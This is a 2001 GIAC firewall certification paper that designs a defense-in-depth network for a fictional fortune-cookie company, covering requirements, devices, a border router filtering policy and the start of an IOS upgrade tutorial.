Global Information Assurance Certification Paper

GIAC Enterprises
Enterprise Security Architecture Plan

GCFW Practical Assignment Version 1.6a
For GIAC Certification in
Firewalls, Perimeter Protection, and VPN's

Timothy P. Layton
December 31, 2001

Table of Contents

1 OVERVIEW

The director of Information Systems at GIAC Enterprises has been tasked with gaining senior management approval for the fortune cookie saying e-commerce project. A committee of business analyst, members of the information systems department and key members of the GIAC management team formed a virtual group to define the business requirements for the fortune cookie sayings project. In Section 2 below the GIAC Enterprises security architecture and requirements are outlined and discussed.

2 ASSIGNMENT 1 – SECURITY ARCHITECTURE

2.1 OVERVIEW

GIAC Enterprises, Inc. (GEI) is a privately owned company in the business of creating the "sayings" found in fortune cookies. GIAC Enterprises employs approximately 90 people in a single location located in the Midwest. GEI relies heavily on their business partners for the distribution of their product and suppliers for the creation of the fortune cooking sayings. GEI is focused primarily on the artistic and production side of the business and their business partners assist GEI with the distribution and logistics of their products to their 20 major clients as well as the creation of the fortune sayings. GEI employs international business partners to translate and resell fortunes internationally in addition to their own e-Commerce initiatives focused on the United States. In an effort to control the security and consistency of the products, GEI hosts the main e-Commerce site as well as their business partners.

2.11 DESIGN PHILOSPHY

GEI's posture on information security is to minimize all risks to information assets and focus on the assets of greatest value first. The level of commitment for risk mitigation is determined by the value of the individual assets. An attempt will be made to group like assets and classify them as a group. If at all possible like groups will be placed in the same security zones in order to leverage the overall Defense In-Depth model. GEI's Enterprise Security Architecture (ESA) will strike a balance between people, processes and technology. GEI executive management realizes that technology alone does not constitute a security plan for their organization and management support is critical to the success of any information security initiative.

2.12 DEFENSE IN DEPTH

The Enterprise Security Architecture plan for GEI will leverage a "Defense in Depth" strategy. A layered approach will be taken when connecting the various information assets and network appliances with a strong focus on securing all hosts and systems within the balance of the GEI business plan. "Multiple layers make it that much harder for a bad guy to attack your environment" – SANS GCFW Defense In-Depth Module 1. The perimeter is the first line of defense in GEI's security plan and it is assumed that it is

possible the perimeter can be compromised in some way. The perimeter technologies and policies will compliment the technologies and policies of the interior network. Particular attention will be paid to containing security breaches into zones in an effort to give network administrators the necessary time to respond to any breach or attack that may occur. Intrusion Detection Systems (IDS) will be deployed in all key network subnets reporting back to a centralized logging host. All unnecessary services and ports will be eliminated on each host or network appliance in an effort to minimize potential vulnerabilities. GEI's philosophy is—if you don't need it, turn it off to help mitigate vulnerabilities and overall risk. The host operating systems will be hardened per manufacturer guidelines and third party reference materials, such as those provided by the SANS Online Store, such as the Solaris Security: Step-by-Step guide located at http://www.sansstore.org. All hosts will employ tcp_wrappers and Tripwire helping to ensure only the intended people gain access to the hosts. Ensure the GEI infrastructure has addressed all twenty of the SANS Top 20 most critical Internet security vulnerabilities (http://www.sans.org/top20.htm) as it relates to their infrastructure. All IP addressing except for DMZ and external serial interface on perimeter router will use the 10.0 private network addressing scheme per RFC 1918. Refer to Figure 2-1 to view the GEI Defense-In-Depth model.




Figure 2-1

2.13 REQUIREMENTS

The list below serves as a high level overview of the GEI business and security requirements:

The GEI network:

- must provide GEI clients and customers the ability to securely purchase fortune cookie sayings via Secure Socket Layer (SSL).
- must provide GEI employees outbound access to the public internet.
- must provide electronic mail for internal communications and external communications with the general public.
- must provide a world wide web server for the general public.
- must provide a solution to GEI suppliers to upload new fortune cookie sayings in a secure method.
- must provide a solution to GEI partners to securely translate fortune cookie sayings into other languages and publish them in a database.
- must provide a secure VPN solution to specified business partners.

2.2 GIAC CUSTOMERS

Allow clients world wide to securely purchase GIAC fortune cookie sayings via a standard web browser 24 hours per day, 7 days per week with time allowed for maintenance and upgrades. HTTPS will be utilized on the public web server anytime sensitive or secure information needs to be transmitted over the wire. The SSL logic will be built into the fortune cookie sayings application environment and the server certificates will be purchased from Verisign, Inc. The iPlanet web server enterprise edition version 4.1 will be used for serving the GEI web sites. A Sun Fire 280R server running Solaris 8 will be used as the hardware and operating system platform. The data will be stored on Oracle 8i databases running on Sun Enterprise 4500 servers. The Oracle database servers will be placed on a separate service network located on the PIX 515 firewall and only the required ports will be open between the necessary hosts.

2.3 ELECTRONIC COMMUNICATIONS WITH BUSINESS PARTNERS AND SUPPLIERS

Allow the GIAC partners and suppliers to communicate with the GEI network and application servers via a secure VPN solution. The Cisco PIX 515 running IOS 6.1(1) will be used to host client based VPN secure connections supporting Windows 95/98/NT/2000, Linux, Solaris, and MAC OSX clients running Cisco VPN 3000 series client. The client software is free so no additional charges will be required for the clients. The VPN connection to the PIX 515 Firewall will ensure secure connections are being

made and maintained between authenticated and authorized remote users and internal applications—specifically the Oracle database servers. Authentication for the VPN users will be provided by a Windows 2000 Advanced Server running the IAS Service over the RADIUS protocol. The VPN users will be defined and managed only on this server, no attempt will be made to leverage any existing NT domains or active directories. This approach is by design in an attempt add another layer of security, while making administration as easy as possible.

The business partners will be allowed secure remote access to the fortune sayings Oracle 8i database located on the partners database server illustrated in GIAC Enterprise Network Architecture Diagram. This will allow them to translate the English sayings into other languages. The suppliers will be allowed access to the fortune sayings development Oracle 8i database in order to create new fortune cookie sayings. All Oracle 8i database servers will be hosted on Sun Enterprise 4500 servers running Solaris 8.

The network perimeter will utilize a Cisco 2611 router for the purpose of routing all inbound and outbound internet based traffic via their Internet Service Provider (ISP). Cisco IOS 12.2.6 IP/FW/IDS PLUS IPSEC 56 will be used as the Cisco feature set. The perimeter router will have 64 Mb of RAM, 16 Mb of flash, one serial interface for the Frame Relay connection to the ISP, and one Ethernet port for the DMZ. The Cisco 2611 perimeter router will augment the PIX 515 Firewall by controlling ICMP traffic, blocking private and unused IP addresses (IP address spoofing elimination), block source routing and SMURF attacks.

2.4 GIAC ENTERPRISES OUTBOUND CONNECTIVITY

Provide GEI employees with outbound internet access to the public internet via TCP/IP and only allow secure S/FTP and secure shell SSH terminal connections to production systems from designated internal networks for the purpose of administration and development. A Sun Fire 280R running Solaris 8 will provide SMTP mail services to the GEI employees. All connections to production systems must originate from within the internal network and any errors will be logged.

2.5 GIAC ENTERPRISES APPLICATIONS, SERVICES, AND PROTOCOLS


GIAC Enterprises will deploy a layered security architecture focusing on delivering the required business objectives to clients, partners, and employees while keeping in mind the world is not a safe place to conduct electronic business. A multi-layer security architecture will help mitigate the overall risks GIAC Enterprises' is exposed to and allow for a greater chance of containing any security breaches or at least slowing them down before the intruder can penetrate critical information assets. IP is the only protocol that will be used or allowed in the GEI network. Oracle 8i is the standard database engine, and Sun Solaris 8 is the standard network operating system. As mentioned in a previous section, iPlanet web server enterprise edition version 4.1 will be used for serving all GEI web sites—private and public. The split DNS architecture will be used for providing internal and external domain name services. ISC (Internet Software

Consortium) BIND version 9.2.0 will be installed on the Sun Solaris 8 servers. The external DNS server will be placed on a service network with the public web server and SMTP server. Snort 1.8.3 will be used as the standard intrusion detection tool operating on a hardened version of Red Hat Linux 7.2. A centralized logging server will be utilized acting as a central repository for all remote logging servers logs. The local Syslog servers will house local logs with a recompiled version of Syslogd in order to redirect where the log files are kept. The central log host will write all logs to a once write media.

2.6 GEI NETWORK APPLIANCE LISTING

Device	Manufacturer	Purpose
Border Router	Cisco 2611 IOS 12.2.6	Route packets, provide packet filtering, augment firewall policy, block private and unused addressing, Filter ICMP traffic.
Firewall	PIX 515 with quad Ethernet interface running IOS 6.1.(1)	Protect internal and service networks from unwanted traffic, provide client VPN connections to partner network segment (IPSec 3DES via Cisco VPN 3000 client).
IDS	Snort 1.8.3 running on Red Hat Linux 7.2	Capture suspicious network traffic and report to logging host.
DNS Servers	BIND 9.2 running on Solaris 8	Provide internet and external domain name services. A split DNS architecture will be used. Zone transfers are not permitted between the two servers.
Web Servers	iPlanet Enterprise Web Server version 4.1 running on Sun Solaris 8.	Serve static and dynamic information for clients, employees, and partners.
Database Servers	Oracle 8i running on Sun Solaris 8.	Databases for internal development, e-Commerce, and business partners.
Syslog Servers	Unix Syslog Daemon running on Sun Solaris 8.	Capture log information from network devices such as routers, firewall, etc..
Internal Router	Cisco 3640 with quad Ethernet interface running IOS 12.2.6	Segment internal traffic (Logging, IT Staff, and general user community).

2.7 GIAC ENTERPRISES NETWORK ARCHITECTURE DIAGRAM



3 ASSIGNMENT 2 – SECURITY POLICY

3.1 OVERVIEW

The security policy section focuses on the configurations of the Cisco 2611 border router, the PIX 515 firewall, and the VPN. The ACL's and device configurations listed in this section are based on GEI security policy. I do not have access to a PIX 515 Firewall, so the configurations will be based on the owner manuals and publicly assessable information provided by the manufacturer.

3.12 BORDER ROUTER SECURITY POLICY

The border router is the first line of defense in GEI's Defense-In-Depth security architecture. The main purpose of this router is to route packets in and out of the GEI network, however the border router can serve as a good tool to reduce a lot of the common threats and vulnerabilities to the GEI network. Routers operate at the network layer. By examining the network address of packets, routers make decisions on the flow of network packets. A border router offers protection in the form of access lists or ACL's. These access lists enable or deny the flow of information through the router. The border router operates in the first layer of the GEI Defense-In-Depth security plan.

The security policy for the Cisco 2611 border router is outlined in the list below.

1. Enable system logging on router and enable service timestamps for accurate time entries into the log files.
2. Disallow telnet and only allow SSH for router administration via VTY only.
3. Maintain current copies of the router configuration and IOS in a secure place.
4. Perform filtering on traffic coming into (ingress) and going out (egress) of the GEI network. The rules are outlined in "The Twenty Most Critical Internet Security Vulnerabilities" version 2.501.
    - 4.1.1. Any packet coming into the GEI network must not have a source address of the GEI internal network
    - 4.1.2. Any packet coming into the GEI network must have a destination address of the GEI internal network
    - 4.1.3. Any packet leaving the GEI network must have a source address of the GEI internal network
    - 4.1.4. Any packet leaving the GEI network must not have a destination address of the GEI internal network.
    - 4.1.5. Any packet coming into the GEI network or leaving the GEI network must not have a source or destination address of a private address or an address listed in RFC1918 reserved space. These include 10.x.x.x/8, 172.16.x.x/12 or 192.168.x.x/16 and the loopback network 127.0.0.0/8.
    - 4.1.6. Block any source routed packets or any packets with the IP options field set.
    - 4.1.7. Reserved, DHCP auto-configuration and Multicast addresses should also be blocked:
        - 4.1.7.1.1. 0.0.0.0/8
        - 4.1.7.1.2. 169.254.0.0/16
        - 4.1.7.1.3. 192.0.2.0/24
        - 4.1.7.1.4. 224.0.0.0/4
        - 4.1.7.1.5. 240.0.0.0/4

5. Use locally configured passwords with service password encryption.
6. Use enable secret password and disable secret password.
7. Do NOT allow a modem to be connected to the console port of the router.
8. House router in a physically secure room to eliminate unauthorized users to gain access to the console port.
9. Use a warning banner message for all connections to the router to protect against any legal issues. The banner should not contain any information about the router, its name, its model, the version of software it's running, or who owns it.
10. On VTY ports use "exec-timeout 90" which will help protect against denial of service attacks.
11. Disable SNMP, HTTP, Finger, ICMP Redirects, IP directed broadcasts, Cisco Discovery Protocol.
12. Use IOS release 12.2.6 for the 2610-2613. Image (12.2.6 IP/FW/IDS PLUS IPSEC 56).

This concludes the security policy for implementing the border router, now the next section is a tutorial on how to implement this policy into production.

3.13 BORDER ROUTER TUTORIAL

The "Border Router Tutorial" section is a step-by-step guide on how to implement the security policy from section 3.12. This tutorial assumes the engineer implementing the policy has the necessary Cisco router experience and technical experience to implement the policy. The engineer must know how to connect to the console port of the router with a terminal emulation program and the required cable. This person should know the routers modes of operation and understand the differences between RAM, ROM, Flash Memory and NVRAM. This person should also know how to upgrade the IOS on a Cisco router and be comfortable with the CLI (Command Line Interface) and know how to get help. A good understanding of IP addressing would be very helpful. Any individual with the Cisco CCNA certification would posses the required knowledge and skills. It is also assumed the router is owned by GEI and is not a production router. The new Cisco 2611 border router went through an initial QA process by GEI and was determined to be suitable for operation. The GEI QA engineer set an initial enable secret password for the router and has passed this information along to the installation engineer.


Upgrading the router IOS

The first order of business is to upgrade the router to the selected IOS version per the security policy. IOS version 12.2.6 was selected.

Boot the router and connect the supplied cable to the routers console port and the serial port on your PC. For the purpose of this tutorial we will use Windows 2000 and HyperTerminal. A successful connection to the router is illustrated in Figure 3-1 below. You will be placed at the routers console prompt and you can enter the command "show version" or "sh ver" to display the routers current IOS image and amount of RAM and

Flash memory. IOS release 12.2.6 for the 2610-2613 image (12.2.6 IP/FW/IDS PLUS IPSEC 56) has a minimum recommended memory of - 16 MB Flash and 48 MB RAM.

Figure 3-1




In our case the GEI border router has sufficient memory to run the required IOS image. The router has 64 Mb of RAM and 16 Mb of Flash.

The next order of business is to acquire the proper IOS image. This can be accomplished a number of ways, the easiest way is to download the image from the Cisco web site. You must be a registered customer to complete this task. After the image has been downloaded to your PC (Win 2000 for our tutorial) you must make the image available via TFTP download to the router. A number of TFTP programs are available for download, Cisco provides a free TFTP server that works excellent but for the purpose of this tutorial we will download a free TFTP server from www.downloads.com called "TFTPD32". TFTPD32 is copyrighted 1998-1999 by Philippe Jounin (ph.jounin@computer.org). TFTPD32 is a free, non-commercial product. All documents, software and archives that is attached or included, hereafter referred to as TFTPD32, is protected by applicable copyright laws. According to the author of TFTPD32 "TFTPD32 is provided as is, without warranty of any kind or guaranties for fitness for a particular purpose, either expressed or implied, is hereby explicitly disclaimed. You may freely distribute and copy TFTPD32 as long as no fee is charged and the TFTPD32 archive contains unmodified copies of the original files as produced by its author. No part of TFTPD32 may be modified, altered, reverse engineered, sold, or distributed in any form which would involve exchange of currency or services without prior written permission


from its author." Figure 3-2 below illustrates how to acquire the application. I personally like the program because it is very tiny "54k" and it has a very simple and reliable interface.

Figure 3-2



The next step is to start the TFTPD32 application and select the directory where your IOS image is located. Figure 3-3 illustrates this process.

Figure 3-3




If you have multiple interfaces, like I do, you will have to select the proper interface from the "Server interfaces" drop-down list. You would select the directory where your IOS image is located by selecting the "Browse" button and then selecting the appropriate directory.

The next required step is to upload the new IOS image into the routers Flash memory. You will accomplish this by configuring an IP address on the routers e0 interface and having it be on the same network as your PC. A hub and two Ethernet cables are required for this process or you can use an Ethernet crossover cable, as I have elected to do. Make the required connections to your PC and router via the Ethernet cables and then proceed to the next step.

